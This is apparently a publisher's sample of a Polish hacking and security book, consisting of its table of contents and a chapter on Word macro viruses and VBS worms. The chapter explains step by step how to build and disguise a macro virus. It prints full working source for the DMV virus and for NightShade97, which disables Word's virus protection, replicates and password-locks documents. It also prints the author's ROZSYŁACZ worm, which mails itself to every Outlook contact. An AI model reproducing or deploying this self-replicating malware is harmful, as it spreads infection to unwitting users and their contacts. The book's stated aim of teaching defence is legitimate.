

IDŹ DO

PRZYKŁADOWY ROZDZIAŁ



SPIS TREŚCI

KATALOG KSIĄŻEK

KATALOG ONLINE

ZAMÓW DRUKOWANY KATALOG

TWÓJ KOSZYK

DODAJ DO KOSZYKA

CENNIK I INFORMACJE

ZAMÓW INFORMACJE
O NOWOŚCIACH


ZAMÓW CENNIK

CZYTELNIA

FRAGMENTY KSIĄŻEK ONLINE

Nie tylko wirusy. Hacking, cracking, bezpieczeństwo Internetu. Wydanie II

Autor: Andrzej Dudek
ISBN: 83-7361-288-2
Format: B5, stron: 352



Powszechnie znanym zagrożeniem dla internautów są wirusy. Jednak to nie wszystko – użytkownikom sieci zagrażają hakerzy, programy szpiegujące i inne pułapki, o których istnieniu wielu ludzi nawet nie wie. Niebezpieczeństwo wynikające z korzystania z sieci można znacznie ograniczyć, wiedząc, na czym polega jego natura. Nie od dziś wiadomo, że jednym z najskuteczniejszych sposobów na różnych napastników jest stosowanie ich własnej broni. Należy więc poznać metody ich działania i podjąć odpowiednie kroki zapobiegawcze.

Książka „Nie tylko wirusy. Hacking, cracking, bezpieczeństwo Internetu. Wydanie II” przedstawia niemal wszystkie niebezpieczeństwa czyhające na internautów. Opisuje rodzaje wirusów i sposoby ich działania oraz techniki i narzędzia, jakimi posługują się hakerzy. Zawiera omówienie tych elementów systemów operacyjnych, które są najbardziej podatne na ataki, oraz informacje, jak im zapobiec.

- Wirusy polimorficzne i makrowirusy
- Słabe punkty systemów Windows
- Włamania do systemów Linux
- Sposoby maskowania obecności hakera w systemie
- Rodzaje ataków hakerskich

Jeśli chcesz wiedzieć, jak obronić się przed sieciowymi pułapkami, przeczytaj tę książkę



Spis treści

| | |
|---|-----------|
| Od Wydawcy..... | 9 |
| Przedmowa do wydania drugiego..... | 11 |
| Część I Wirusy | 13 |
| Zamiast wstępu..... | 15 |
| Rozdział 1. Wirusy polimorficzne | 17 |
| MtE — Mutation Engine..... | 20 |
| TPE — TridenT Polymorphic Engine..... | 22 |
| VCS-TPE — przykład wirusa polimorficznego korzystającego z TridenT Polymorphic Engine..... | 23 |
| Inne znane generatory polimorficzne | 33 |
| Jak to działa?..... | 34 |
| Rozdział 2. Automatyczne narzędzia do tworzenia wirusów | 47 |
| Virus Construction Set — VCS..... | 48 |
| Instant Virus Production Kit — IVP | 48 |
| Virus Creation 2000 — VC2000..... | 51 |
| Virus Creation Laboratory VCL..... | 53 |
| Rozdział 3. Makrowirusy..... | 61 |
| Wirusy VBS | 67 |
| Rozdział 4. Robaki internetowe..... | 71 |
| Love Letter | 71 |
| MyDoom | 73 |
| Poczta..... | 73 |
| Załączniki..... | 76 |
| Instalacja w systemie..... | 80 |
| Inne sztuczki | 81 |
| Rozdział 5. Narzędzia..... | 83 |
| AUTOMATED TOOLS..... | 83 |
| DOCUMENT MACRO VIRUSES | 83 |
| ENGINES..... | 84 |
| ROZSYŁACZ | 84 |

| | |
|--|------------|
| SOURCE | 84 |
| VCS-PE | 85 |
| VCS-TPE | 85 |
| VIRUS ZINES | 85 |
| Część II Pecet i MS Windows | 87 |
| Rozdział 6. Hasło zabezpieczające SETUP komputera | 89 |
| Rozdział 7. Pliki PWL | 97 |
| Rozdział 8. Microsoft Windows NT/2000 | 101 |
| Łamanie haseł..... | 101 |
| Odczytywanie zawartości partycji NTFS z poziomu DOS-a..... | 104 |
| Jak może się skończyć pozostawienie użytkownikom zbyt dużych uprawnień?..... | 105 |
| Polecenie NET..... | 106 |
| NULL SESSION | 111 |
| Samodzielne wykorzystanie NULL SESSION..... | 114 |
| Część III Internet | 119 |
| Rozdział 9. Prehistoria..... | 121 |
| Hasła..... | 121 |
| Smuga cienia | 123 |
| Finger | 125 |
| Katalogi zawierające kopie zapasowe | 126 |
| Shadow na Linuksie (z dostępem fizycznym do komputera) | 127 |
| NIS/NIS+/YP | 129 |
| Crack | 130 |
| Przykład użycia..... | 134 |
| John the Ripper | 136 |
| Tryb prosty..... | 137 |
| Tryb słownikowy | 137 |
| Tryb inkrementacji..... | 138 |
| Tryb zewnętrzny..... | 139 |
| Sami piszemy crackera..... | 142 |
| Jak się zabezpieczyć? | 144 |
| Stosowanie pliku shadow | 144 |
| Zasada ograniczonego zaufania..... | 146 |
| Właściwa polityka..... | 146 |
| RLogin | 147 |
| Katalogi typu World Exportable..... | 148 |
| Narzędzia..... | 150 |
| SimpleCrack..... | 150 |
| Rozdział 10. Historia | 151 |
| Maskowanie obecności hakera w systemie..... | 151 |
| Kilka zasad „bezpiecznej pracy” | 151 |
| Dzienniki zdarzeń (logi)..... | 154 |
| Inne typy dzienników zdarzeń..... | 157 |

| | |
|--|------------|
| Tylne drzwi, czyli „wejścia awaryjne” | 158 |
| Łamanie haseł | 158 |
| Plik .rhosts..... | 158 |
| Dodatkowy użytkownik | 158 |
| Dodatkowy program typu SUID | 158 |
| Dodatkowa usługa w /etc/services..... | 159 |
| Dodatkowa pozycja w /etc/aliases..... | 160 |
| Zmiana kodu źródłowego programu | 161 |
| Biblioteki..... | 163 |
| Kernel..... | 163 |
| Sumy kontrolne plików | 163 |
| Crontab..... | 166 |
| /dev/kmem z możliwością zapisu i odczytu | 167 |
| Dodatkowy moduł..... | 167 |
| Rootkit | 168 |
| Sami piszemy prosty moduł LKM..... | 168 |
| Sniffing..... | 171 |
| SSH/OPENSSH | 175 |
| IP-Spoofing | 175 |
| Sami piszemy sniffera | 177 |
| Powtórka z podstawówki | 177 |
| Model odniesienia OSI/ISO | 177 |
| Narzędzia | 192 |
| Rozdział 11. Wczoraj..... | 193 |
| Skanery..... | 193 |
| ISS SafeSuite | 193 |
| Nessus..... | 197 |
| NASL | 198 |
| Odmiany skanowania portów..... | 203 |
| Nmap scanner by Fyodor | 205 |
| Z drugiej strony..... | 209 |
| Netcat..... | 210 |
| Ataki typu buffer overflow..... | 212 |
| Ataki nadpisujące zmienne systemowe..... | 226 |
| Ataki zdalne | 227 |
| Inne typy ataków buffer overflow | 231 |
| Metody obrony..... | 232 |
| Inne typy ataków | 234 |
| Formatted String | 234 |
| Cross-Site Scripting i HTML Injection | 236 |
| Ataki z wykorzystaniem zmiennych systemowych..... | 239 |
| Ataki z wykorzystaniem dowiązań symbolicznych (race conditions)..... | 240 |
| Ataki typu DOS..... | 241 |
| Sami piszemy shellcode | 241 |
| Linux..... | 242 |
| MS Windows..... | 250 |
| Rozdział 12. Dziś..... | 275 |
| Zawartość CD-ROM-u..... | 275 |

| | |
|---|------------|
| Dodatki | 277 |
| Dodatek A Stan prawny, czyli co wolno, a czego nie wolno robić..... | 279 |
| Dodatek B Krótka ściągą z Linuksa | 283 |
| Symbole..... | 283 |
| Atrybuty pliku | 284 |
| Polecenia | 284 |
| Zmienne systemowe | 286 |
| Pliki | 286 |
| Urządzenia..... | 287 |
| Dodatek C Funkcje systemowe Linuksa — przewodnik..... | 289 |
| Numery funkcji | 289 |
| Definicje typów (alfabetycznie) | 294 |
| Definicje struktur (alfabetycznie)..... | 297 |
| Argumenty funkcji systemowych i pliki, w których znajdują się kody źródłowe funkcji..... | 305 |
| Dodatek D Bezpieczeństwo sieci Novell..... | 313 |
| Dostęp do serwera | 314 |
| Metoda „na bezczelnego”..... | 314 |
| Moduły BURGLAR.NLM i SETPWD.NLM..... | 318 |
| Szukanie konta | 320 |
| Podglądanie administratora | 320 |
| Zdalny dostęp do serwera | 322 |
| Zgadywanie haseł (3.xx) | 324 |
| Praca na dowolnym koncie (3.xx) | 328 |
| Maskowanie konta włamywacza w systemie | 329 |
| Podsumowanie | 330 |
| Źródła | 333 |
| Skorowidz | 335 |

Rozdział 3.

Makrowirusy

Jeśli korzystasz z poczty elektronicznej lub przeglądasz grupy dyskusyjne, to pewnie zdarzyło Ci się kiedyś usłyszeć o przesyłce, która po otwarciu powoduje skasowanie wszystkich danych na twardym dysku lub wykonuje inne nieprzyjemne rzeczy. Właśnie takie pogłoski o liście z tytułem *GOODTIMES* krążyły masowo jakiś czas temu w sieci *America On-Line*. Stało się to początkiem dyskusji na temat: czy komputer można zarażić wirusem przez same przeczytanie dokumentu? Po dokładnym przeanalizowaniu wszystkich za i przeciw oraz po sprawdzeniu dziesiątek przykładów wszystkie Wielkie Autorytety doszły do wniosku, że poza sytuacjami zdegenerowanymi (koń trojański w postaci podmienionego sterownika ANSI, źle skonfigurowany program do odczytu poczty) zarażanie poprzez przeczytanie pliku nie jest możliwe. Po czym znana skądinąd firma M. wypuściła na rynek nową wersję pakietu Office z rozbudowanym systemem makropoleceń i jak grzyby po deszczu zaczęły powstawać wirusy przenoszone w dokumentach, które ochrzczono wspólną nazwą DMV (*Document Macro Virus* — tak nazywał się pierwszy z serii).

Spowodowało to początkowo panikę porównywalną prawie z pamiętnym Michałem Aniołem. Jednak bliższe przyjrzenie się strukturze tego typu wirusów pozwoliło stwierdzić, że są to stworki prymitywne i zarówno ich napisanie, jak i obrona przed nimi są jeszcze prostsze niż w przypadku tradycyjnych wirusów.

Sprawdziła się tu znana zasada, że im większą elastyczność ma mieć dany system, tym bardziej jest narażony na infekcje. Furtką do systemu dla wirusów w tym przypadku była możliwość modyfikowania zestawu makropoleceń szablonów Worda oraz fakt, że makropolecenia o pewnych nazwach wykonują się zawsze w określonych sytuacjach. I tak:

| Nazwa makra | Uruchamia się podczas: |
|--------------------|-------------------------------|
| AutoExec | Rozpoczęcia pracy z Wordem |
| AutoNew | Tworzenia nowego dokumentu |
| AutoOpen | Otwierania dokumentu |
| AutoClose | Zamykania dokumentu |
| AutoExit | Kończenia pracy z Wordem |

Mechanizm tworzenia wirusa jest więc bardzo prosty:

1. Tworzysz nowe makro o nazwie takiej jak jedna z powyższych (niektóre wirusy podpinają się również pod inne często wykonywane polecenia, takie jak *Zapisz* — nie uruchamiają się wtedy automatycznie, ale w momencie, kiedy użytkownik skorzysta z tego polecenia).
2. Wpisujesz do niego kod wirusa.
3. Jako zawartość dokumentu wpisujesz np. treść łańcuszka św. Antoniego.
4. Zapisujesz plik jako *Word Template*, ale z nazwą **.DOC* — żeby nie wzbudzać podejrzeń.
5. Przesyłasz (lub zanosisz na dyskietce) dokument do przyszłej ofiary z dopiskiem „przeczytaj to koniecznie”.

Kod wirusa składa się z takich oto części:

1. Sprawdzenie, czy wirusa nie ma już w *NORMAL.DOT*.
2. Jeśli nie ma, to wirus kopiuje się do tego szablonu.
3. Sprawdzenie, czy makro jest obecne w aktywnym dokumencie. Jeśli nie jest, to wirus zmienia jego typ, zapisując go jako szablon Worda. Zachowuje jednak rozszerzenie DOC, aby nie wzbudzać podejrzeń.
4. Powielenie się wirusa do nowo utworzonego szablonu.
5. Przy odpowiednich warunkach (np. 13-tego w piątek) uaktywnia się powodując:
 - ♦ Skasowanie dysku C.
 - ♦ Zmianę nazw istniejących plików.
 - ♦ Przekopiowanie danych z dysku twardego zarażonego komputera na jakiś inny.
 - ♦ Wysłanie co ciekawszych plików (np. arkuszy Excela z tajnymi transakcjami firmy) pod wskazany adres e-mail.
 - ♦ Założenie hasła na plikach w zarażonym komputerze.

No dobra, dosyć straszenia. Po prostu pisze komunikat *Catch Me If You Can* i to wszystko.

Napisanie wirusa na podstawie powyższego schematu nie powinno więc sprawiać większego kłopotu. Jak widać poniżej, listing kodu zajmuje niewiele miejsca i nie ma w sobie jakichś skomplikowanych funkcji:

```
REM Treść makra DMV jest wydrukowana za zgodą
REM Joela M. McNamary - jego twórcy. Wszystkie komentarze
REM pochodzą od niego i są przez autora książki tylko
REM przetłumaczone na język polski.
REM Poniższy kod demonstruje specyficzne zastosowanie wirusa
REM w dokumencie utworzonym przez automatyczne makropolecenia
REM w Microsoft Word 6.0 dla Windows. Kod jest wykonywany za
REM każdym razem, gdy dokument jest zamykany.
REM To makropolecenie jest zaledwie przykładem i nie wykonuje
```

```
REM żadnych destrukcyjnych czynności.  
REM Celem tego kodu jest wskazanie istotnego ryzyka w ochronie  
REM software, który toleruje języki makro z samoładującymi się  
REM zdolnościami. Współczesne narzędzia do wykrywania wirusów  
REM nie są obecnie w stanie dostrzec tego typu wirusów,  
REM a większość użytkowników znajduje się w stanie błogiej  
REM nieświadomości, że zagrożenie to może pochodzić  
REM z dokumentów.
```

```
REM Wklej ten kod do szablonu makropolecenia w dokumencie  
REM Worda. Zachowaj makropolecenie jako AutoClose. Wejdź  
REM do tekstu w głównym oknie Worda i zachowaj ten dokument.  
REM Teraz skopiuj plik, a nowy nazwij VIRUS.DOC. Otwórz  
REM VIRUS.DOC, a wirus wykona swe zadanie.
```

```
REM Komunikaty pokazują postęp wykonywania kodu.  
REM Kod jest utworzony.
```

```
REM joelm@eskimo.com, December 17, 1994  
REM -----
```

```
Sub MAIN  
title$ = "Document Macro Virus"  
MsgBox "Liczę globalne makra.", title$, 16
```

```
REM Sprawdź, ile makr globalnych jest w tej chwili  
REM zdefiniowanych
```

```
total = CountMacros(0)  
present = 0
```

```
REM Sprawdź, czy AutoClose jest zdefiniowane jako makro  
REM globalne. Pozwala to na identyfikację, czy system jest  
REM już zarażony
```

```
If total > 0 Then  
  For cycle = 1 To total  
    If MacroName$(cycle, 0) = "AutoClose" Then  
      MsgBox "Makro AutoClose jest już zainstalowane  
        w NORMAL.DOT.", title$, 16  
      present = 1  
    End If  
  End If
```

```
REM Pobierz nazwę bieżącego dokumentu
```

```
a$ = WindowName$() + ":AutoClose"
```

```
REM Jeśli AutoClose jeszcze tam nie ma,  
REM to kopiuj go do NORMAL.DOT.
```

```
If present <> 1 Then  
  MacroCopy a$, "Global:AutoClose"  
  MsgBox "Zainfekowałem NORMAL.DOT kopią makra AutoClose  
    wirusa DMV.", title$, 16
```



```

REM Ten kod zaraża dokument za każdym razem, kiedy jest
REM zamykany. Powoduje to jego replikację do każdego dokumentu
REM czytanego przez Worda.
Else

REM Jeśli AutoClose jest już globalnym makrem, a plik nie
REM jest jeszcze zainfekowany, to wirus zachowuje bieżący
REM dokument jako szablon, aby mogły do niego być dołączone
REM makra.

REM Sprawdź jeszcze raz, czy AutoClose jest już w dokumencie
REM W tym przypadku nie trzeba już sprawdzać nazwy, bo tylko
REM AutoClose może osadzić makro w dokumencie.

present = 0
If CountMacros(1) <> 0 Then
  MsgBox "AutoClose makrowirus jest już w tym dokumencie .",
  title$, 16
  present = 1
End If

REM Zapisz bieżący dokument jako szablon.

If present = 0 Then
  FileSaveAs .Format = 1
  MsgBox " Zapisuję bieżący dokument jako szablon.", title$,
  16

  REM I skopiuj do niego makro AutoClose z szablonu
  REM NORMAL.DOT.

  MacroCopy "Global:AutoClose", a$
  MsgBox " Zainfekowałem bieżący dokument kopią makra
  AutoClose wirusa DMV .", title$, 16
End If
End If

REM Po powieleniu się do dokumentu i do NORMAL.DOT
REM wykonuje poniższy kod (może on być destrukcyjny
REM jak polecenia Kill, inwazyjny jak Connect lub
REM CopyFile albo nie mieć żadnych ubocznych skutków).

MsgBox "Makrowirus rozprzestrzenił się. Teraz wykonuje jakiś
kod (dobry? zły? lub obojętny??).", title$, 16
End Sub

```

W Wordzie 97 zmieniono język makropoleczeń i można w nim pisać programy tylko w języku Visual Basic for Applications. Dlatego powyższy kod nie mógłby w nim być wykonywany. Mechanizm i zasady pozostają jednak bez zmian — jedynie za te same czynności odpowiadają inne funkcje. Ponadto nowością w stosunku do wersji poprzednich jest fakt, że programy pakietu Office 97 uprzedzają o możliwości istnienia makrowirusów i standardowo proponują wyłączenie makroinstrukcji nowo otwieranego dokumentu. Jest to jedyne zabezpieczenie — programy pakietu Office 97 nie zawierają w sobie skanera znanych wirusów i bardziej zaawansowanych narzędzi ochrony, oferowanych przez specjalistyczne pakiety antywirusowe.

W momencie pisania pierwszego wydania tej książki jedynym znanym mi wirusem Worda 97 był NightShade97. Od tego czasu powstało ich bardzo wiele, wszystkie jednak działają według tego samego schematu. Poniżej znajduje się kod wirusa NightShade97.

```
Attribute VB_Name = "NightShade"
Sub AutoClose()
Attribute AutoClose.VB_Description = "Night Shade."
On Error GoTo NightShade

    REM Po co robić zbytni hałas.
    Application.ScreenUpdating = False
    Application.DisplayAlerts = wdAlertsNone

    WordBasic.DisableAutoMacros 0
    Options.VirusProtection = False

    Set ActiveDoc = ActiveDocument
    Set GlobalDoc = NormalTemplate

    DocumentInstalled = False
    GlobalInstalled = False

    REM Sprawdzenie, czy aktywny dokument jest już zainfekowany

    For I = 1 To ActiveDocument.VBProject.VBComponents.Count
        If ActiveDocument.VBProject.VBComponents(I).Name =
            "NightShade" Then
            DocumentInstalled = True
        End If
    Next

    REM Sprawdzenie, czy NORMAL.DOT jest już zainfekowany

    For J = 1 To NormalTemplate.VBProject.VBComponents.Count
        If NormalTemplate.VBProject.VBComponents(J).Name =
            "NightShade" Then
            GlobalInstalled = True
        End If
    Next

    REM Jeśli dokument nie jest zarażony, to zapisz go
    REM jako szablon i zaraż go.

    If DocumentInstalled = False Then
        Application.OrganizerCopy
            Source:=NormalTemplate.FullName,
            Destination:=ActiveDocument.FullName,
            Name:="NightShade",
            Object:=wdOrganizerObjectProjectItems
        ActiveDoc.SaveAs
            FileName:=ActiveDoc.Name,
            FileFormat:=wdFormatTemplate
    End If

    REM Replikacja do szablonu globalnego, o ile ten
    REM nie był zarażony.
```

```

If GlobalInstalled = False Then
  Application.OrganizerCopy
  Source:=ActiveDocument.FullName,
  Destination:=NormalTemplate.FullName,
  Name:="NightShade",
  Object:=wdOrganizerObjectProjectItems
  Options.SaveNormalPrompt = False
End If

REM Losowe wyświetlenie komunikatu o swoim istnieniu

If WeekDay(Now()) = Int(Rnd() * 7 + 1) Then

  Assistant.Visible = True

  With Assistant.NewBalloon
    .Icon = msoIconAlert
    .Text = "Word97.NightShade by Pyro [VBB]"
    .Heading = "Attention:"
    .Show
  End With

End If

REM 13-tego w sobotę (dlaczego nie w piątek ????)
REM zmieniamy hasło.

If WeekDay(Now()) = 6 And Day(Now()) = 13 Then

  If ActiveDoc.HasPassword = False Then
    ActiveDoc.Password = "NightShade"
  End If


End If

Application.DisplayAlerts = wdAlertsAll


NightShade:
End Sub

```

Próba otworzenia zainfekowanego dokumentu powoduje pojawienie się komunikatu:



Pozwolenie na włączenie makr powoduje infekcję. Objawia się to między innym pojawieniem się makra *AutoClose*.



Co jakiś czas przy zamykaniu okien wirus się nam przedstawia w taki sposób:



Wirusy VBS

Microsoft i inni producenci oprogramowania biurowego poradzieli sobie dość szybko z wirusami DMV, blokując lub ograniczając działanie makropoleczeń i języka Visual Basic for Applications. Jak to jednak bywa w naturze, puste miejsce zostało szybko wypełnione przez jeszcze szybciej rozprzestrzeniające się makrowirusy, wykorzystujące internet i język VBS — domyślny język skryptowy systemu Windows.

VBS został kiedyś nazwany rajem dla twórców wirusów. Jest w tym trochę prawdy, ten następca przestarzałych, związanych jeszcze z DOS-em plików *.bat miał być wygodnym narzędziem, automatyzującym czynności administracyjne systemu Windows. Narzędzie jest faktycznie dość wygodne (choć już widzę grymas skrzywienia na twarzy wszystkich wychowanych na C lub C++), jednak jak to zwykle bywa, wygoda bardzo rzadko idzie w parze z bezpieczeństwem a twórcy tego języka pozostawili momentami zbyt dużą swobodę programistom.

Aby napisać wirusa w języku VBS, nie trzeba znać zbytnio systemu Windows. Nie ma potrzeby posiadania dokładniejszej wiedzy na temat działania wirusów a nawet nie trzeba koniecznie umieć programować w tym języku. Może tylko trzeba wiedzieć, co znaczy *if*, a co *for*.

O ile od pomysłu na wirusa „tradycyjnego”:

- ◆ *Zainfekuj boot-sektor*
- ◆ *Sprawdź, czy są przejęte odpowiednie przerwania, a jeśli nie, to je przechwyć*
- ◆ *Zastosuj techniki stealth do zamaskowania swojej obecności w systemie*
- ◆ *Doklej następną wersję wirusa (najlepiej zmutowaną) do pliku *.exe*
- ◆ *Uaktywnij się, jeśli zaistnieją odpowiednie warunki*

do jego realizacji musiało upłynąć wiele godzin żmudnego kodowania, a każdy z podpunktów odpowiadał kilkudziesięciu czy kilkuset instrukcjom asemblera, o tyle pomysł na wirusa VBS:

- ◆ *Pobierz nazwę folderu systemowego Windows do zmiennej*
- ◆ *Pobierz nazwę wykonywanego skryptu do zmiennej*
- ◆ *Przekopiuj plik do folderu systemowego*
- ◆ *Utwórz obiekt aplikacji Outlook*
- ◆ *Utwórz obiekt Messaging Application Programming Interface (systemu dostępu do poczty elektronicznej przez programistów z tworzonych aplikacji)*
- ◆ *Dla wszystkich list w książce adresowej i dla wszystkich pozycji na liście:*
 - ◆ *utwórz nową wiadomość e-mail*
 - ◆ *ustaw adresata nowej wiadomości na nazwę z książki adresowej*
 - ◆ *ustaw temat wiadomości*
 - ◆ *ustaw treść wiadomości*
 - ◆ *dodaj jako załącznik plik wirusa z folderu systemowego Windows*
 - ◆ *wyślij wiadomość poprzez program Outlook*
- ◆ *Wyczyść zmienne i zakończ skrypt*

nie wymaga praktycznie żadnego nakładu pracy programistycznej, a każda z pozycji schematu działania wirusa odpowiada prawie w stosunku 1:1 konkretnej instrukcji VBS. Otrzymany efekt to wirus rozsyłający swoje kopie pod wszystkie adresy e-mail znajdujące się w książce adresowej Outlooka.


```
On Error Resume Next
if msgbox ("Dzień dobry, Tu wirus ROZSYŁACZ" & vbnewline & "Po zamknięciu tego
☞kienka roześle się do wszystkich Twoich znajomych" & vbnewline & "Dziękuję
☞!!!" ,vbyesnocancel) =vbyes then
Set obiekt = CreateObject("Scripting.FileSystemObject")
Set katalog = obiekt.GetSpecialFolder(0)
Set plik = obiekt.GetFile(WScript.ScriptFullName)
plik.Copy(katalog&"\Rozsylacz.vbs")
set outlook=WScript.CreateObject("Outlook.Application")
set mapi=outlook.GetNameSpace("MAPI")
for l=1 to mapi.AddressLists.Count
set a=mapi.AddressLists(l)
```

```

for pozycja=1 to a.AddressEntries.Count
  adresat=a.AddressEntries(pozycja)
  set poczta=outlook.CreateItem(0)
  poczta.Recipients.Add(adresat)
  poczta.Subject = "Tu wirus Rozsyłacz"
  poczta.Body = vbnewline & "Cześć, dostałeś właśnie wirusa Rozsyłacz. Uruchom
  & załącznik, jeśli chcesz go rozesłać dalej"
  poczta.Attachments.Add(katalog&"\rozsyłacz.vbs")
  poczta.Send
next
next
Set outlook=Nothing
Set mapi=Nothing
msgbox "Skonczyłem rozsyłanie" & vbnewline & "Dziękuję !!!"

```

Trzeba przyznać, że w konkursie na najmniej skomplikowanego i najprostszego do napisania wirusa w dowolnym języku programowania ten miałby największe szanse na wygraną. Jest w pełni funkcjonalnym, samoreplikującym się tworem, wymaga jedynie otwarcia przez adresata załącznika do dalszego rozprzestrzeniania się (co więcej, programy pocztowe w systemie Windows miały kilka dziur pozwalających na uruchomienie kodu VBS w trakcie czytania wiadomości e-mail nawet bez konieczności otwierania załączników).



Typowym i chyba najbardziej popularnym przedstawicielem wirusów VBS był wirus I Love You, dokładnie opisany w rozdziale 4.